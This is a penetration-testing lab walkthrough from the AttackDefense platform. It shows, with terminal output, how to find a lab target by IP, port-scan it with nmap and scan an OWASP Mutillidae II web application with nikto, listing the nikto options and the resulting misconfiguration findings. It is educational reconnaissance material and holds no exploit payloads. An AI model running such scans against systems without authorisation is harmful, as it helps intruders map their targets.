ATTACK DEFENSE


by PentesterAcademy

Name	Scanning Web Application with Nikto
URL	https://attackdefense.com/challengedetails?cid=1887
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Determining the IP address of the target machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 919  bytes 110730 (108.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 901  bytes 1725272 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.230.148.2  netmask 255.255.255.0  broadcast 192.230.148.255
        ether 02:42:c0:e6:94:02  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 1592 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2464  bytes 11054221 (10.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2464  bytes 11054221 (10.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the host machine is 192.230.148.2

Therefore, the target machine has IP address 192.230.148.3

Step 2: Scan the target machine using nmap.

Command: nmap 192.230.148.3



```
root@attackdefense:~# nmap 192.230.148.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-22 14:46 IST
Nmap scan report for target-1 (192.230.148.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:E6:94:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```


HTTP and MYSQL services are running on the target machine.

Step 3: Checking the application available on port 80 of the target machine.

Open the following URL in firefox:

URL: http://192.230.148.3

Note: Make sure to supply the correct IP address


192.230.148.3/

192.230.148.3

OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Notice that OWASP Mutillidae II is running on the target machine.

Step 3: Using nikto to scan the discovered webapp.

Return back to the terminal and type nikto to view the usage help for the tool.

Command: nikto




```
root@attackdefense:~# nikto
- Nikto v2.1.6
---------------------------------------------------------------------------
+ ERROR: No host or URL specified

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.

root@attackdefense:~#
```

Notice that there are some interesting options like **-host**, **-Tuning**, and a more elaborate help can be displayed using the **-Help** option.


Displaying the full help text:

Command: nikto -Help




```
root@attackdefense:~# nikto -Help

   Options:
       -ask+               Whether to ask about submitting updates
                               yes   Ask about each (default)
                               no    Don't ask, don't send
                               auto  Don't ask, just send
       -Cgidirs+           Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
       -config+            Use this config file
       -Display+           Turn on/off display outputs:
                               1     Show redirects
                               2     Show cookies received
                               3     Show all 200/OK responses
                               4     Show URLs which require authentication
                               D     Debug output
                               E     Display all HTTP errors
                               P     Print progress to STDOUT
                               S     Scrub output of IPs and hostnames
                               V     Verbose output
       -dbcheck           Check database and other key files for syntax errors
```

…




```
 -Format+             Save file (-o) format:
                          csv   Comma-separated-value
                          json  JSON Format
                          htm   HTML Format
                          nbe   Nessus NBE format
                          sql   Generic SQL (see docs for schema)
                          txt   Plain text
                          xml   XML Format
                          (if not specified the format will be taken from the file extension passed to -output)
```

…



```
-Tuning+             Scan tuning:
                          1     Interesting File / Seen in logs
                          2     Misconfiguration / Default File
                          3     Information Disclosure
                          4     Injection (XSS/Script/HTML)
                          5     Remote File Retrieval - Inside Web Root
                          6     Denial of Service
                          7     Remote File Retrieval - Server Wide
                          8     Command Execution / Remote Shell
                          9     SQL Injection
                          0     File Upload
                          a     Authentication Bypass
                          b     Software Identification
                          c     Remote Source Inclusion
                          d     WebService
                          e     Administrative Console
                          x     Reverse Tuning Options (i.e., include all except specified)
```


...



```
       -timeout+          Timeout for requests (default 10 seconds)
       -Userdbs           Load only user databases, not the standard databases
                               all   Disable standard dbs and load only user dbs
                               tests Disable only db_tests and load udb_tests
       -useragent         Over-rides the default useragent
       -until             Run until the specified time or duration
       -update            Update databases and plugins from CIRT.net
       -url+              Target host/URL (alias of -host)
       -useproxy          Use the proxy defined in nikto.conf, or argument http://server:port
       -Version           Print plugin and database versions
       -vhost+            Virtual host (for Host header)
                + requires a value

root@attackdefense:~#
```

Scan the target using nikto:

Command: nikto -h http://192.230.148.3




```
root@attackdefense:~# nikto -h http://192.230.148.3
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.230.148.3
+ Target Hostname:    192.230.148.3
+ Target Port:        80
+ Start Time:         2020-05-22 14:49:07 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
 to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ "robots.txt" contains 8 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for detail
s.
